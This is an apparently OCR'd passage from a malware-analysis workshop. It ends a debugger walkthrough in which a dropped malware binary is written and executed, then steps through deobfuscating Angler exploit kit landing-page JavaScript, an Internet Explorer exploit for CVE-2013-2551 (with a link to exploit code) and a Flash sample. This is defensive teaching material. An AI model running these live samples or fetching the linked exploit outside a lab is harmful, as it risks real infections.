
0x4012D7 - Call to KERNEL32.CreateFileW

Actually writes the malware to the intended location.
F8 over.

---- **CAREFUL!! If you don't want to execute the malware, STOP NOW! ----**


0x4012B4 - Call to KERNEL32.CreateProcessW
Execute the malware

DONE!



Reference

Iva, V. (2015). Deep water angler on dark background [Online image]. Retrieved from http://www.shutterstock.com/pic-165577199/stock-vector-deep-water-angler-on-dark-background.html



[My notes for Angler will focus more on code documentation.]


Our foray into the Angler EK begins with a sample from Jack's malwarefor.me blog:
http://malwarefor.me/2015-06-17-angler-ek-continuing-to-change/

Fraser Howard with Sophos has recently posted a **fantastic** blog article on how Angler works:
https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

CVE-2013-2551

"Use-after-free vulnerability in Microsoft Internet Explorer 6 through 10 allows remote attackers to execute arbitrary code via a crafted web site that triggers access to a deleted object, as demonstrated by VUPEN during a Pwn2Own competition at CanSecWest 2013, aka "Internet Explorer Use After Free Vulnerability," a different vulnerability than CVE-2013-1308 and CVE-2013-1309."

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2551
- http://www.securityfocus.com/bid/58570
    - http://downloads.securityfocus.com/vulnerabilities/exploits/58570.rb



We've already gone through the process of dealing with the Fiesta EK, so I'll be a bit brief in terms of slides and screenshots. Rather, let's just focus on the tech:

Check **"tcp.stream eq 10"**
Sort by Server -> Client traffic
Save As → "**angler_landing_stream.txt**"

Open "**angler_landing_stream.txt**" and remove the header information.
Save as "**angler_landing1.htm**".

Open "**angler_landing1.htm**" in your text editor.

Notice the four HTML <p> tags with the following ids:

```
class="text" id = "WOw9ELONTGy"
class="text" id = "WOw9EdLaFoiTdpcdtJlCL"
class="text" id = "WOw9EUEBmpCmvkcS"
class="text" id = "WOw9ESHPjNxAU"
```


These paragraphs contain ciphertext that the code on the landing page will deobfuscate into additional JS. Cool.

Notice that we have a <script> tag on the page. Ugly, huh?

Copy the JS into a new file, “angler_js1.js”, and beautify the sucker:

js-beautify -d angler_js1.js > angler_js1-b.js

Once beautified, put the JS back into the landing page and save the modified document as “**angler_landing2.htm**”.




I have documented the landing page a bit, but not heavily. I'd rather go through it live with the workshop if we have time.

Please open my documented version of the landing page, "angler_landing3.htm".

At this point, I'm going to digress on all these notes. Rather, just follow along with the slides. We've danced this dance before, so we should be good.

You will see that I commented out the `eval` statements and replaced with `console.log()`. When we open the document in FireFox…



DECODED JS!

You can highlight all of this additional JS and paste into a new file called **“angler_js2.js”.**

Beautify the new code:

js-beautify -d angler_js2.js > angler_js2-b.js

Now take the contents of **angler_js2-b.js** and add it to the landing page HTML.

Save the new file as “**angler_landing4.htm**”

We would run into a problem if we tried to run all of this code, since the landing page is trying to create code that already exists within the document.

To fix this, we need to comment out the four different calls to the qWCaWbsARUMGAJh() function. To make this happen, comment out the following:

Each occurrence of `OQUqRoSnVv[MaQhIDfPmc]` -- 3 Total


The occurrence of `window[MaQhIDfPmc]`


[Total of 4 commented out calls = the 4 new JS blobs that were decoded.]

Enough pretty screenshots. Just follow along with me.

Angler EK IE Exploit


- VBScript <-> JS
  - Pretty Sneaky, Sis!
- Analysis Options:
  - IE w/Visual Studio as External Debugger
  - Convert VBScript to JS
  - Others
- We Won't Have Time
  - But Check it Out Later!





This particular sample didn't fire off the Adobe Flash exploit. However, looking at other samples on Jack's site, I found that most recent Angler samples use a structure like the one shown on this slide.

I grabbed a SWF from another sample and did some quick analysis. Next slide.



I was able to use **swfdump** on the other Angler sample's SWF. When doing so, I noticed that the binaryData exports as ID 0005 along with `IIl11IIIIIIII1`.

As we did with the Fiesta sample, we could take the AS3 code, modify as required for further analysis, and re-compile.

We won't have time to go through all of this in the workshop. However, I included these additional notes for later analysis.

Enough of that. Anyone still awake?

We're done!

That's it gang! I welcome any comments, suggestions, or questions.
Have a cooler or alternative way of doing something I covered? Let me know!

If you want to give me a holler, hit me up on Twitter: **@rj_chap**. I love to discuss reverse engineering, malware analysis, incident response, development… whatever!

I would like to thank the following people for their tutelage and/or support:

Shawn Carlson
Danny Quist
Rick Correa
Drew Hunt
Chad Christensen
Mike Biggs

I would like to give a HUGE shout out to Lenny Zeltser & the SANS group. The FOR610 course proved pivotal to my understanding malware analysis to a greater extent. Awesome course gang!

If you are interested in a career w/Bechtel, check out our Careers page:

http://jobs.bechtel.com